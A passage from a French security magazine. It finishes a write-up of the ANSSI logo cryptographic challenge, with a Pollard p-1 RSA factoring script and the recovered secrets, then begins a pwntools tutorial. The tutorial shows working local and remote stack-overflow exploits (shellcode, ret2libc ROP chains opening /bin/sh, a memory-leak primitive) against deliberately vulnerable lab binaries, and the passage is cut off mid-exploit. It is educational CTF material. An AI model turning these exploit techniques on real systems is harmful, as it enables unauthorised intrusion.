Et les vents alizés inclinaient leurs antennes
Aux bords mystérieux du monde Occidental.

Chaque soir, espérant des lendemains épiques,
L'azur phosphorescent de la mer des Tropiques
Enchantait leur sommeil d'un mirage doré ;

Ou penchés à l'avant des blanches caravelles,
Ils regardaient monter en un ciel ignoré
Du fond de l'Océan des étoiles nouvelles.

"Les conquérants",
José-Maria de Heredia
```

En comparant les caractères du texte bleu et du poème, on constate que les seuls caractères qui diffèrent sont **- #3: -**. En clair, le secret 3 est un des mots du poème. Pour savoir lequel, il suffit de retrouver l'algorithme de permutation. Maintenant que nous avons le texte chiffré, le texte clair et la séquence d'entiers, cela va être facile. En fait, pas du tout. Malgré toutes ces informations, je ne suis pas parvenu à retrouver l'algorithme. Néanmoins, on remarque que le secret 1 fait 10 caractères. Plus tard, on apprendra que le secret 2 en fait également 10. Dans ce poème, il n'y a qu'un seul mot de 10 lettres qui se trouve proche des fameux caractères **#3** du texte bleu, il s'agit de **caravelles**. Pour l'instant, on ne peut pas affirmer avec certitude que c'est bien le secret 3, mais c'est en tout cas le meilleur candidat.

Une fois le challenge validé, son concepteur m'a expliqué quel était ce satané algorithme de permutation. Mais je ne vais pas vous le révéler pour autant. À la place, je vais utiliser la botte secrète des auteurs qui veulent parler d'un problème sans avouer qu'ils ont été incapables de le résoudre : *« La détermination de l'algorithme de permutation est laissée en exercice au lecteur »*.

4.3 Rouge

Nous voici de retour sur la ROM Game Boy. Je découvre que fin février 2012 (peu de temps après mon abandon) quelqu'un a réussi à trouver un Konami code qui débloque un écran secret ! En tapant « Haut, Haut, Bas, Bas, Gauche, Droite, Gauche, Droite, B, A » sur l'émulateur Game Boy, un clavier virtuel apparaît. Nous avons la possibilité de rentrer trois mots, puis la chaîne *« Enjoy! »* s'affiche à l'écran accompagnée de 32 octets sous forme hexadécimale (figure 5). On comprend rapidement que le jeu n'est pas une énigme, mais plutôt une interface dans laquelle il faudra valider les trois secrets des autres épreuves. En tentant des dizaines de combinaisons, on s'aperçoit que la sortie ressemble à un mélange des trois mots passés en entrée. Par exemple, en entrant ABC, abc et 123, la sortie commence par 0x41 0x61 0x31, c'est-à-dire les codes ASCII de la 1ère lettre de chaque secret. La suite est 0x32 0x42 0x62 (2-B-b), la 2ème lettre des secrets, mais cette fois dans le désordre. La fin est 0x70 0x20 0x50 (p-espace-P), des caractères qui ne font pas partie des mots en entrée. Le mélange varie en fonction des entrées d'une manière qui ne semble pas logique. Pour comprendre l'algorithme, il va falloir examiner le code assembleur z80 de la ROM.

Figure 5 : Test de l'algorithme de mélange de la ROM Game Boy.

À ce stade, voici le plan de bataille : nous avons le secret 1 ainsi qu'un bon candidat pour le secret 3. Le secret 2 semble quant à lui impossible à trouver puisqu'il faut casser une clé RSA de 4096 bits. On peut poser comme postulat que le message généré par cet algorithme de mélange sera porteur de sens (il pourrait commencer par un mot du type *« Félicitations ! »*). Ainsi, une fois l'algorithme identifié, il devrait être possible de retrouver le secret 2 avec une attaque par force brute.

Le reverse de la ROM m'a demandé plusieurs soirées et j'ai eu du mal à trouver les bons outils. IDA ne désassemble pas le z80 dans sa version de démonstration et j'ai dû me résigner à tout faire au débogueur (BGB en est un excellent). Je me suis heurté à deux principales difficultés. La première est que le code assembleur de l'algorithme de mélange et celui qui gère l'affichage graphique sont entrelacés. Le simple fait d'identifier les morceaux de code intéressants a donc été long. J'ai finalement trouvé 9 routines de mélange qui prennent en entrée un caractère de chaque secret (on appellera leur valeur ASCII c1, c2 et c3) et génèrent trois caractères en sortie. La plupart de ces routines ne font que permuter les caractères, mais d'autres font des XOR. Voici la sortie des 9 routines en question :

```
1. c1, c2, c3
2. c1, c3, c2
3. c2, c1, c3
4. c2, c3, c1
5. c3, c1, c2
6. c3, c2, c1
7. c1^c2, c2^c3, c1^c3
8. c1^c3, c1^c2, c2^c3
9. c1^c2^0x42, c2^c3^0x42, c1^c3^0x42
```

La seconde difficulté a été de déterminer comment est choisie la routine de mélange qui va s'appliquer à chaque triplet de lettres. C'est ici que la puce MBC et le concept de *Bank Switching* rentrent en piste, car le jeu utilise ce hack matériel pour accéder à plus de mémoire. Le code des routines est situé dans 9 banques différentes. Pour changer la banque courante, il faut écrire une valeur dans la ROM sur la plage d'adresse [2000-3FFF]. La ROM étant par définition de la mémoire en lecture seule, je vous laisse méditer sur la teneur philosophique de la phrase précédente. Cette tentative d'écriture est interprétée par la puce MBC qui va charger la banque correspondante de la cartouche. En plaçant un breakpoint en écriture sur cette plage, on peut remonter jusqu'au code qui sélectionne le numéro de routine à appliquer. Ce dernier est assez horrible puisqu'en assembleur z80, il n'y a pas de modulo ; cette opération a été implémentée ici avec toutes sortes de bit-shifts. Mais l'algorithme est en définitive très simple. Le numéro de routine est le résultat du calcul (((c1 + c2 + c3) & 0xff) % 9) + 1, en utilisant toujours le triplet de l'étape N-1 (pour le premier triplet, c'est toujours la routine 1 qui est sélectionnée).

Une fois l'algorithme implémenté en Python avec succès, je code mon attaque par force brute, puis je pleure. En effet, aucun secret 2 ne permet de générer un message de sortie qui a du sens. Damned, il va donc falloir casser cette maudite clé publique RSA.

4.4 Vert (gauche)

En écumant le web à la recherche d'indices sur lesquels me raccrocher, je découvre que le bien nommé blog Cryptobourrin contient plusieurs articles qui

traitent de la clé RSA du challenge. Le dernier date de septembre 2013 et s'intitule « *La panne* » **[9]**. L'auteur nous apprend qu'après avoir passé un an et tout essayé, il n'a rien trouvé et a besoin de nouvelles idées. Voici un extrait de cet article.

```
Nous avons essayé successivement :
- Une factorisation en brute force de N notamment en ecm : sans
  succès
- L'attaque de Wiener : sans succès
- Tester la friabilité de N : sans succès
- Factoriser l'exposant public et lancer l'attaque de Wiener : sans
  succès
- L'attaque de De Weger : sans succès
```

Ce message est pour le moins décourageant... pour ne pas dire déprimant. En effet, après avoir lu avec grand intérêt toutes les réflexions de l'auteur, je comprends qu'il est bien plus compétent que moi en matière de crypto. Il a testé des attaques dont je ne connaissais même pas le nom. Dans ces conditions, comment puis-je espérer trouver la solution ? Après m'être documenté et avoir testé moi-même (en vain) plusieurs des attaques décrites, je réalise qu'il y a bien un cas que l'auteur n'a pas évoqué (voire même deux **[10]**). Peut-être que le texte clair est très court. Peut être qu'il s'agit simplement de **- #2: secret2 -**. Si le secret 2 est court et qu'aucun padding aléatoire n'a été utilisé avant le chiffrement, alors on peut lancer une attaque par force brute, chiffrer tous les mots de passe possibles (avec plusieurs variantes dans le formatage) et comparer les résultats avec le bloc contenu dans l'image. L'exposant public E étant très gros (4092 bits), les opérations de chiffrement sont incroyablement longues. Après une semaine de calcul, j'en suis toujours aux mots de passe de 4 caractères.

Argh. Je pense alors à abandonner définitivement le challenge. Dommage, je suis peut-être le seul à avoir avancé sur l'énigme bleue. Comme cela fait presque deux ans que le challenge est lancé, je me dis qu'après tout ce temps, les concepteurs seraient peut-être enclins à dévoiler un petit indice. Et puis Noël est dans quelques jours. J'envoie donc un e-mail à l'adresse CH4LL3N9E@ssi.gouv.fr trouvée dans la première énigme. Mais quitte à quémander de l'aide, autant le faire avec style. C'est ainsi que, repensant à cette fameuse énigme bleue, j'ai complètement craqué. J'ai écrit un poème.

```
Cher monsieur CH4LL3N9E,

Je me présente à vous, dans l'espoir avoué
De quérir quelques indices sur la force brute
Permettant de casser le second secret,
Car voilà des semaines que j'erre sans but.

La souffrance de mon CPU devient des plus critique
Et pour paraphraser notre ami José-Maria,
Chaque soir, espérant des lendemains épiques,
Je rêve que le jour suivant m'offre un résultat.

Mais ce mirage doré jamais ne s'exauce,
Je pars donc en quête de nouvelles pistes.

J'ai cuisiné cette clé RSA à toutes les sauces,
Pourtant elle reste muette, éternelle égoïste.

Quatre mille quatre-vingt-seize est un N bien trop grand.
Mais P et Q sont-ils vraiment des premiers de même taille ?
Le gigantisme de E implique des calculs lents,
Est-ce pour décourager les participants, ou est-ce la faille ?

Un padding a-t-il été utilisé avant de chiffrer le message ?
Quelque indice que ce soit serait un bijou,
Car comme mes rimes moisies le présagent
Trop de guessing finit par rendre les gens fous !

"Les cons errants"
```

Je m'attendais à toute sorte de réponses, mais certainement pas à ça : un autre poème !

```
Bien aimé homonyme,

P et son comparse se portent très bien ma foi,
Ormis le temps, il n'y a guère à deviner,
Las de ces efforts, persévérer, mais pourquoi ?
Le grand bleu résiste, pourtant bien plus armé.
Alors me direz-vous, que faire, j'en reste coi,
Regardez, d'autres ont tenté, raté, survolé,
De toute façon, ce E ne vaut pas un clou.
Point de padding et point de difficulté, mais,
Moins complexe, tentez le module ci-dessous,
Un de ses deux précieux, en ligne, vous trouverez.
```

Avec ce poème est fourni un entier de 2049 bits dont je n'ai pas su quoi faire. Au final, ne me voilà pas tellement plus avancé. Pourtant, ce poème renferme bel et bien un précieux indice puisque c'est un acrostiche ! Le début de chaque vers forme le nom « Pollard P Moins Un », qui désigne un algorithme de factorisation d'entiers.

Sur les pages Wikipédia consacrées à l'algorithme P-1 de Pollard, il est question de friabilité et du petit théorème de Fermat. N'étant pas resté en bons termes avec les mathématiques, je décide qu'au lieu d'essayer de comprendre la théorie, je vais plutôt chercher la bonne implémentation. Les articles évoquent l'outil **GMP-ECM**, qui inclue une implémentation efficace du P-1 de Pollard. De plus c'est un logiciel français, développé par l'INRIA. Pour le lancer, il suffit de lui passer le module N de 4096 bits et une borne B. Trouver cette borne est un problème. J'ai utilisé un nombre que j'ai incrémenté au fur et à mesure des essais, en repartant toujours des résultats intermédiaires. Pour une raison qui j'ignore encore, 10 jours plus tard, la factorisation n'avait pas fonctionné.

Entre temps, mes rivaux dont l'indice est parvenu aux oreilles ont réussi à factoriser la clé RSA grâce à une implémentation *custom* de l'algorithme P-1 de Pollard. Saperlipopette (pour être poli). Il va donc falloir que je comprenne rapidement la théorie et que je code ma propre implémentation. On trouve beaucoup d'articles expliquant le fonctionnement de l'algorithme P-1 de Pollard appliqué à la factorisation RSA et proposant des preuves de concept. Cependant, personne n'a jamais l'idée de s'attaquer à des modules aussi imposants.

Dans une clé publique RSA, le module N est le produit de 2 grands nombres premiers P et Q qui sont secrets. Si l'on parvient à factoriser N, on peut recalculer la clé privée. Le principe de l'algorithme P-1 de Pollard est de trouver un très (très très très) grand multiple de P-1 (ou de Q-1). Une fois ce multiple trouvé, en appliquant le petit théorème de Fermat et en calculant un PGCD, on retrouve P. Mais comment trouver un grand multiple d'un nombre qu'on ne connaît pas ? C'est ici qu'intervient la friabilité. Si le nombre P-1 est friable, il n'a que des facteurs premiers qui sont inférieurs à une borne B (on dit qu'il est B-lisse). Dans ce cas, factorielle B est très probablement un grand multiple de P-1. Mais si la borne est arbitrairement grande, calculer factorielle B est coûteux. Un article **[11]** parle d'une optimisation qui consiste à n'utiliser que des nombres primaires. Un nombre est dit *primaire* s'il peut s'écrire sous la forme *nombre premier* puissance *entier positif*. Si P-1 est B-lisse, alors le produit de tous les nombres primaires compris entre 0 et B a de bonnes chances d'être un multiple de P-1. Pour mon implémentation, j'ai utilisé le logiciel de calcul Sage. Au final, 10 lignes de Python et 4 heures de calcul suffisent pour factoriser N.

```
from sage.all import *
N = 5346...[4096 bits]
M = prime_powers(2**30)
i = count = 0
a = 2
while True:
    a = pow(a, M[i], N)
    i += 1
    count += 1
    if count == 100000:
        count = 0
        r = gcd(a-1, N)
        if r != 1:
            break
print r
```

La fonction **`prime_powers(2**30)`** pré-calcule tous les nombres primaires compris entre 0 et 2**30. Cela ne prend que 10 secondes, mais consomme 6Go de RAM. On obtient ainsi 54,4 millions de nombres primaires, soit 20 fois moins que pour factorielle 2**30. Le code simpliste ci-dessus part du principe que B vaut 2**30. L'implémentation plus réaliste utilise la fonction **`next_prime_power()`** afin de poursuivre les calculs tant que la factorisation n'est pas un succès. Deux autres optimisations sont utilisées. Tout d'abord, tous les calculs sont effectués modulo N, sinon les nombres deviennent rapidement trop grands pour être manipulables. Ensuite, le PGCD n'est calculé qu'une fois toutes les 100 000 itérations, car si un multiple de P-1 est trouvé, il le restera 100 000 opérations plus tard. Une fois la clé privée recalculée, on peut enfin lire le bloc chiffré.

```
ACCUSEZ RECEPTION DU MESSAGE CHIFFRE A ch4ll3n9e@ssi.gouv.fr
ENVOYEZ SON EMPREINTE POUR ACQUITTEMENT.
CODES ATTENDUS POUR VOTRE LIVRAISON.
- #2: yh%Jc/!23B -
```

À nouveau, j'ai du mal à saisir le sens du message. M'est-il adressé ou l'ai-je intercepté ? L'empreinte de quel fichier faut-il envoyer ? De quels codes et de quelle livraison est-il question ? Qu'importe. Le message contient le secret 2, je peux donc avancer.

5 ADFGVX

Le secret 1 est **AX7EVT4NU!**, le deuxième est **yh%Jc/!23B** et le dernier est probablement **caravelles**. Lorsqu'on les rentre dans le jeu Game Boy, la sortie n'a rien d'exceptionnel.

```
AychXa\x12WEMif5\x15 /TeX\x15M1N23UeBs!\x00\x00
```

Très bien, mais qu'est-ce qu'on fait maintenant ? En passant en revue le challenge, je constate que la seule chose qui n'a pas encore été utilisée est la chaîne chiffrée du tout début, affichée autour du logo. De plus, le premier message parle d'un échange de clé. Peut-être que la mystérieuse chaîne que nous venons de récupérer est la clé qui va permettre de déchiffrer ces données. Elle fait 32 octets de long et l'algorithme le plus connu qui utilise des clés de 256 bits est AES. Bingo. Le déchiffrement AES-CBC du bloc de données génère une archive gzip datée du 26 octobre 2011. Nous connaissons donc avec exactitude le moment où le challenge a été inséré dans le logo.

```
$ file data
data: gzip compressed data, from Unix, last modified: Wed Oct 26 15:55:10 2011
```

Une fois l'archive décompressée, nous obtenons le fichier texte suivant :

```
FGAXAXAXFFFAFVAAVDFAGAXFXFAFAGDXGGXAGXFDXGAGXGAXGXAGXVFVXXAGXDDAX
GGAAFDGGAFFXGGXXDFAXGXAXVAGXGGDFAGGGXVAXVFXGVFFGGAXDGAXFDVGGA
```

Il s'agit d'un chiffre ADFGVX, un système de chiffrement utilisé par les allemands pendant la première guerre mondiale. Il est relativement robuste, car il combine un chiffrement par substitution (utilisant une table aléatoire) et un chiffrement par permutation (utilisant un mot de passe). Il peut être cassé en mélangeant analyse fréquentielle et force brute, mais sur un échantillon aussi court, j'ai passé une longue nuit sans obtenir de résultat. Mon analyse fréquentielle ne risquait pas de fonctionner, car le message clair n'est pas du français, mais de l'allemand. En effet, en cherchant mieux, cette chaîne s'avère être un exemple qui a réellement existé **[12]**. Ce message porte le nom de *Radiogramme de la Victoire* et a joué un rôle notable lors de la première guerre mondiale. Il a été déchiffré en 1918 par le français Georges Painvin. Le texte clair allemand est *« Munitionierung beschleunigen Punkt soweit nicht eingesehen auch bei Tag »* et sa traduction française est *« hâtez l'approvisionnement en munitions, le faire même de jour tant qu'on n'est pas vu »*. Me voilà en possession d'un message en allemand. Que suis-je censé en faire ? Cela dit, il s'appelle le Radiogramme de la *Victoire*, donc peut-être ai-je terminé le challenge ? J'ai posé la question. On m'a répondu oui. Pfiou !

Conclusion

Il est maintenant temps de dresser un bilan de ce challenge. Tout d'abord, il faut reconnaître qu'avoir caché autant d'énigmes dans un seul fond d'écran est une belle prouesse. Le début du challenge est très plaisant et l'idée d'utiliser un jeu Game Boy comme interface de validation est à la fois originale, surprenante et instructive. Cependant, le challenge n'est pas exempt de tout reproche. Il a résisté deux ans à la communauté, ce qui est particulièrement long. Il s'agit pourtant d'un choix délibéré de l'ANSSI qui souhaitait que son challenge ne soit pas limité dans le temps. Ainsi, elle a opté pour des épreuves offrant de nombreux chemins à explorer, tout en étant avare sur les indices permettant de se guider. La conséquence inéluctable est que cela introduit une certaine dose de guessing, ce qui a le don d'exaspérer les participants.

En définitive, le challenge du logo ANSSI est relativement éloigné des habituels challenges de recrutement ou de ceux organisés en marge des conférences de sécurité, car ceux-ci sont conçus pour être résolus dans des délais raisonnables. Dans l'esprit, il s'inspire davantage de la sculpture cryptographique Kryptos **[13]**, située dans l'enceinte du quartier général de la CIA et inaugurée en 1990. À ce jour, une des quatre énigmes qu'elle renferme n'a toujours pas été percée. Certains auront d'ailleurs peut-être noté le clin d'œil des concepteurs du challenge ANSSI, puisque la clé de déchiffrement de la première épreuve – *palimpseste* – est également celle du première message de Kryptos.

Quoi qu'il en soit, malgré quelques moments de rage, ce challenge reste une expérience extrêmement positive. Mon seul regret est certainement de m'être résigné à mendier un indice pour la clé RSA, car avec du recul, je constate que ça n'était pas si sorcier. Mais bon, sans cette demande j'aurais raté une franche rigolade ! Pour conclure, si des curieux souhaitent savoir ce qu'il y avait exactement à gagner… et bien, sachez que les détails de cette information sont placés sous licence Beerware :) ■

Remerciements

J'ai une jolie ribambelle de personnes à remercier. BLue, Trou et tous les agents de l'ANSSI ayant participé à la conception du challenge. gg et geekou pour le savoureux mélange de rivalité et de coopération. L'auteur du merveilleux blog Cryptobourrin. alonetrio pour avoir créé anssi.santo.fr. RoDGeR pour son OCR de folie. pjalaber pour sa connaissance des subtilités de la Game Boy. Et enfin ch0k0bn, Jiss, clem1, plo et chouchou pour le coup de main.

Les références de cet article sont disponibles sur :
http://www.unixgarden.com/misc73ref.pdf

DÉCOUVREZ PWNTOOLS, L'OUTIL INDISPENSABLE AUX CAPTURE THE FLAG

Clément Lecigne – clemun@gmail.com

mots-clés : *CTF, WARGAME, FRAMEWORK, PYTHON, STACK OVERFLOW, MEMORY LEAK*

Lors d'un CTF, le temps est un facteur crucial, les équipes doivent résoudre les épreuves le plus rapidement possible pour finir avant les autres, mais aussi pour remporter le plus de points possible. Ainsi, chaque grande équipe possède son propre attirail d'outils pour faciliter et accélérer la résolution de certaines épreuves. Certains de ces outils ont même été rendus publics comme pwntools le « framework » utilisé par l'équipe pwnies. Cet article propose d'étudier ce dernier.

1 Introduction et installation

Lors d'un challenge, le temps de résolution des épreuves est plus qu'important. En effet, dans le cas d'un CTF de type jeopardy, plus les épreuves sont résolues rapidement et plus l'équipe a des chances de gagner, de remporter plus de points ou même de choisir de nouvelles épreuves à débloquer (les prequals de defcon, par exemple). Pour un CTF de type attaque/défense, gagner du temps dans l'attaque permet de se protéger plus rapidement en défense.

Qui ne s'est jamais dit après un CTF « oh cette épreuve, je l'aurais finie en quelques minutes si je n'avais pas dû re-coder cette librairie de communication, trouver et débugger un shellcode pour ARM et calculer tous les offsets de format string à la mano ». Si cela vous est déjà arrivé, alors cet article est peut-être fait pour vous. Cet article présente *pwntools*, une boite à outils créée et publiée par l'équipe Danoise *pwnies* **[0]**. D'autres « frameworks » de ce genre existent, mais selon moi *pwntools* reste le plus complet et le plus polyvalent surtout lorsqu'il est question d'exploitation binaire, à moi de vous le prouver !

Le code de *pwntools* est écrit essentiellement en python et est disponible sur GitHub **[1]**. Le « framework » ne requiert que très peu de dépendances, juste quelques librairies python pour la partie crypto ainsi que quelques librairies en haskell pour comprendre l'assembleur et parser le format *ELF*, ces dernières sont uniquement utilisées par leur outil de recherche de gadgets pour faire du *ROP*, personnellement pour ça j'utilise *rp++* de tonton 0vercl0ck **[2]**. Le script **`install.sh`** s'occupe de créer les liens symboliques et l'environnement qui va bien. Pour les utilisateurs de *zsh*, il y a même la configuration pour avoir la complétion automatique pour tous les outils.

Pour vérifier que l'installation a fonctionné, vous pouvez tester la commande **`hex`**.

```
$ hex AAAA
41414141
```

2 Vue d'ensemble des outils

pwntools se compose de la librairie **`pwn`** ainsi que d'une suite d'outils que nous décrivons dans cette section. Tous les outils se trouvent dans le répertoire **`bin`**.

```
$ ls bin
asm bytes clookup crop cyclic demo32 demo64 dictgen disasm elfpatch gadgets
hex mags nops pbpeek pbpoke peek poke randomua scramble shellcraft unhex
```

Dans la majeure partie des cas, le nom de l'outil est assez explicite pour en déduire son utilité. Par exemple, **`hex`**/**`unhex`** permettent de manipuler de l'hexadécimal, **`randomua`**/**`dictgen`** permettent de générer des user-agent ou des dictionnaires personnalisés, **`cyclic`** est l'équivalent du **`pattern_create`** de metasploit...

Parmi les plus intéressants, on peut noter :

- **shellcraft** : permet de générer des shellcodes à l'instar de **msfpayload**.
- **scramble** : permet d'encoder un shellcode.
- **gadgets** : permet de récupérer **tous** les gadgets utiles d'un binaire.
- **mags** : réutilise la **libmagic** pour rechercher des patterns connus dans un fichier, plutôt utile quand on se retrouve avec un énorme binaire *je-sais-pas-ce-qui-a-dedans*.

3 Présentation de la librairie pwn

Comme vous l'avez sûrement deviné, la puissance de *pwntools* ne se trouve pas dans ses outils, mais essentiellement dans sa librairie **pwn** qui est au cœur du projet, à vrai dire 90 % des outils sont de simples *wrappers* vers cette librairie.

La librairie **pwn**, écrite en python, est composée de plusieurs parties qui ont chacune un rôle bien défini, mais qui communiquent entre elles, par exemple **pwn.shellcode** s'occupe de la génération de shellcodes alors que **pwn.scramble** s'occupe d'encoder ces derniers.

3.1 Le contexte

Le point commun entre toutes ces parties est qu'elles utilisent toutes **pwn.context**. **pwn.context** peut être vu comme une sorte de variable globale qui sera utilisée dans toutes les actions que nous ferons avec la librairie. Avant toute utilisation de la libraire, il faut définir le contexte dans lequel nous sommes. Par exemple, c'est dans le contexte que nous définissons la plateforme (linux, freebsd) ainsi que l'architecture (i386, arm) sur laquelle nous nous trouvons. Si nous exploitons un binaire 32bits qui tourne sur Linux, nous devons initialiser le contexte à **context('linux', 'i386', 'ipv4')**, ainsi lorsque nous allons demander un shellcode, ce dernier sera construit automatiquement pour linux/i386. La liste des contextes est présente dans **pwn.context.possible_contexts**.

```
possible_contexts = {
  'os': ['linux', 'freebsd'],
  'arch': ['i386', 'amd64', 'alpha', 'arm', 'thumb', 'cris',
'ia64', 'm68k', 'mips', 'mipsel', 'powerpc', 'vax'],
  'network': ['ipv4', 'ipv6']
}
```

3.2 Gestion des communications

En fonction du type de challenge, les moyens de communication pour exploiter un binaire sont souvent différents, cela peut-être par exemple :

- un binaire disponible à travers **inetd** ;
- un binaire à exploiter en local après connexion SSH ;
- un service réseau complètement indépendant.

Dans la plupart des cas, vous allez devoir récupérer le binaire pour écrire et tester votre exploit en local et donc communiquer différemment avec le binaire (socket versus dup/execve) ou au minimum vous devrez transférer (**scp**) votre exploit pour le lancer... Pour faciliter cela, la librairie contient une interface **basechatter** commune à toutes les communications et qui peut être utilisée à travers un processus, une connexion SSH ou une connexion réseau. Elle contient toutes les méthodes nécessaires pour communiquer avec le programme que l'on exploite. Voici un exemple de code pour communiquer avec un programme que ce soit à distance, en local ou via ssh, on passe d'un moyen de communication à un autre sans rien modifier.

```
from pwn import *
context('linux', 'i386')
proc = process('foobar') # local
#proc = ssh('1.2.3.4', 'ctf', 'ctf').run('foobar') # ssh
#proc = remote('1.2.3.4', 1337) # à distance
proc.recvuntil('Hello')
proc.sendline('A'*1337)
proc.interactive()
```

3.3 Les fonctions « binutils »

Dernier petit truc pour la route... et avant de passer à des exemples concrets. Qui n'a pas un fichier python dans un coin de son système de fichiers avec toutes les fonctions « utiles » de la planète ? Une fonction pour faire un joli hexdump, des fonctions pour manipuler des bits, des octets ou l'endianness... Rassurez-vous, les *pwnies* ont également regroupé toutes ces fonctions dans leur librairie... Cela se trouve dans **pwn.binutils** et voici quelques exemples qui parlent d'eux même.

```
In [1]: binutils.random32()
Out[1]: 450348917

In [2]: binutils.p64(0xdead)
Out[2]: '\xad\xde\x00\x00\x00\x00\x00\x00'

In [3]: binutils.enhex(_)
Out[3]: 'adde000000000000'

In [4]: binutils.flat(binutils.p8(0x90), binutils.p8(0x91))
Out[4]: '\x90\x91'

In [5]: binutils.bits('a')
Out[5]: [0, 1, 1, 0, 0, 0, 0, 1]

In [6]: binutils.unbits('0101111101101000')
Out[6]: '_h'

In [7]: binutils.xor('ABCD', 0x95)
Out[7]: '\xd4\xd7\xd6\xd1'
```

Note

Pour connaître la liste de toutes les fonctions disponibles dans `pwn.binutils` et ailleurs, vous pouvez aller fouiller dans les sources, mais vous pouvez également utiliser ipython qui supporte la complétion ainsi que l'affichage de la documentation (*docstring*) et du code.

```
In [8]: binutils.<TAB><TAB>
binutils._AssemblerBlock     binutils.bits            binutils.random64
binutils.__builtins__        binutils.bits_str        binutils.random8
binutils.__class__           binutils.chunks          binutils.randoms
In [8] : binutils.xor??
Type:         function
Base Class:   <type 'function'>
String Form:  <function xor at 0x97abcdc>
Namespace:    Interactive
File:         pwntools/pwn/binutils.py
Definition:   pwn.binutils.xor(*args, **kwargs)
Docstring:
    Flattens its arguments and then xors them together.
    If the end of a string is reached, it wraps around in the string.
```

4 Exemples d'utilisation de la librairie

Maintenant que nous savons un peu mieux comment utiliser la librairie, voyons quelques exemples réels.

4.1 Le local stack-overflow de 2000

Pour commencer simple, on va exploiter un *stack-overflow* comme on le faisait dans les années 2000. Pour cela, on crée et compile le programme suivant avec **`gcc`** et on désactive toutes les protections contre l'exploitation de ce genre de vulnérabilité (NX, stack-protector, ASLR).

```
# echo 0 > /proc/sys/kernel/randomize_va_space
$ cat v.c
int main(int ac, char **av) { char b[8]; gets(b); }
$ gcc -fno-stack-protector -mpreferred-stack-boundary=2 -o v v.c
$ execstack -s v
```

L'exploit est très simple : on crée un shellcode, on le place dans l'environnement et on écrase le *saved-eip* avec son adresse grâce au *stack overflow*. À l'époque, j'utilisais perl pour faire cela, mais avant il fallait d'abord trouver un shellcode qui marche, le placer dans l'environnement, puis exécuter un programme qui fait le **`getenv`** qui va bien pour afficher son adresse et pour ensuite pouvoir créer le *one-liner* perl qui va exploiter le programme... C'est pas compliqué, mais ça prend du temps et c'est pas très marrant à faire... Voyons voir la solution avec *pwntools* :

```
from pwn import *
context('linux', 'i386')

elf = ELF('v')
assert elf.execstack == True

sc = shellcode.sh()
nops = shellcode.nop_pad(0x100)
eip = 0xbfffffff - len('v') - len(sc) - 0x50
p = process('v', env={'SC':flat(nops, sc)})
#p.attach_gdb()
p.send(flat('A'*12, eip, "\n"))
p.send("id\n")
p.interactive()
```

Super simple, non ?

- création du context linux, i386 ;
- utilisation de la classe *ELF* pour s'assurer que la stack est exécutable ;
- création du shellcode qui exécute **`/bin/sh`** ;
- création d'une suite de *NOP* ;
- on estime grosso-modo l'adresse qu'aura notre shellcode dans l'environnement ;
- on exécute notre programme avec **`process`** en spécifiant l'environnement avec nos NOP et notre shellcode ;
- on envoie la sauce, puis on lance un shell interactif :

```
$ python ex1.py
 [+] Loading ELF file `v': Done
       Stack is executable!
 [+] Starting program "v": Done
 [*] Switching to interactive mode
uid=1000(clem1) gid=1000(clem1) groups=1000(clem1),4(adm),20(dialout),
24(cdrom),46(plugdev),108(lpadmin),109(sambashare),110(admin)
$ ls
ex1.py v
```

Et... ça marche ! :-)

4.2 Le local stack-overflow de 2005

Avançons un peu dans le temps et rendons-nous à l'époque où la pile n'est plus exécutable par défaut. À l'époque, la solution était de réutiliser des fonctions de la **`libc`** ou d'ailleurs. Avec la librairie **`pwn`**, c'est un jeu d'enfant parce qu'elle contient toutes les fonctions nécessaires pour parcourir les symboles de la **`libc`** et chaîner les appels de fonction correctement. En voici la preuve avec le code pour exploiter le même programme que dans la section précédente.

```
from pwn import *
context('linux', 'i386')

e = ELF('/lib/i386-linux-gnu/libc.so.6')
libc_addr = 0x13f000
for k, v in e.symbols.items():
  if k.startswith('system'):
```

```
    system_addr = libc_addr + v['addr']
  elif k.startswith('exit@'):
    exit_addr = libc_addr + v['addr']
binsh_addr = libc_addr + e.search('/bin/sh').next()
print 'system %x, binsh %x' % (system_addr, binsh_addr)

r = ROP('v')
r.call(system_addr, [binsh_addr])
r.call(exit_addr, [0x1337])

p = process('v')
#p.attach_gdb()
p.send(flat('A'*12, str(r), "\n"))
p.send("id\n")
p.interactive()
```

On utilise la classe *ELF* pour récupérer les adresses des fonctions **system** et **exit** ainsi qu'une adresse qui pointe sur la chaine **/bin/sh**. Avec la classe **ROP**, on chaîne les appels **system('/bin/sh')** et **exit(0x1337)** puis on déclenche la vulnérabilité et hop on a notre shell.

```
$ python ex2.py
 [+] Loading ELF file `libc-2.13.so': Done
system 17de10, binsh 27d20f
 [+] Starting program "v": Done
 [*] Switching to interactive mode
uid=1000(remnux) gid=1000(remnux) groups=1000(remnux),4(adm),20(dialout),
24(cdrom),46(plugdev),108(lpadmin),109(sambashare),110(admin)
$ ls
ex1.py ex2.py v
```

4.3 Le remote stack-overflow de 2010

Maintenant que nous avons vu deux exemples basiques, compliquons-nous la tâche avec l'exploitation d'un stack overflow à distance avec une pile non exécutable et l'ASLR activée. Le binaire n'est cependant pas *position-independant* (très bon exercice pour le lecteur qui veut jouer avec *pwntools* ;-)).

Le code du binaire à exploiter se trouve en ligne **[3]**, c'est exactement la même vulnérabilité que précédemment à l'exception que le **gets(b)** est maintenant remplacé par un **read()** sur le réseau. Le programme vulnérable gère lui même les connexions et *fork* à chaque nouveau client, le même espace d'adressage est utilisé pour chacun d'entre eux.

L'exploitation de ce programme peut se faire de différentes façons, mais la plus élégante selon moi, et aussi celle qui montre la puissance de *pwntools*, est de :

- utiliser la fonction **write()** présente dans la PLT pour retrouver l'adresse de *mprotect* dans la **libc**.
- utiliser **mprotect()** pour marquer la section *bss* *exécutable*.

- utiliser **read()** pour lire un shellcode sur la socket et le placer dans la BSS.

- sauter sur le shellcode présent dans la BSS.

Comment fait-on cela avec la libraire **pwn** ? Comme ceci... avec les explications directement en commentaire dans le code :

```
import time
from pwn import *
context('linux', 'i386', 'ipv4')

# On défini notre primitive de 'leak' qui va être utilisée par pwntools. Cette dernière prend en
# entrée l'adresse à révéler et retourne en sortie les 4 octets présents à cette adresse.
# Ici nous réalisons un 'return-to-write' pour écrire sur la socket et on retourne ensuite dans la
# fonction handle_client pour éviter de devoir refaire une nouvelle connexion.
def leak(p):
  e = ELF('l')
  write_addr = e.plt['write']
  handle_addr = 0x080487c0
  def l(addr):
    r = ROP('l')
    r.call(write_addr, [4, addr, 4])
    r.call(handle_addr, [4])
    p.send(flat("A"*12, str(r)))
    leak = p.recv(4)
    p.recv(6) # hello\n
    return leak
  return l

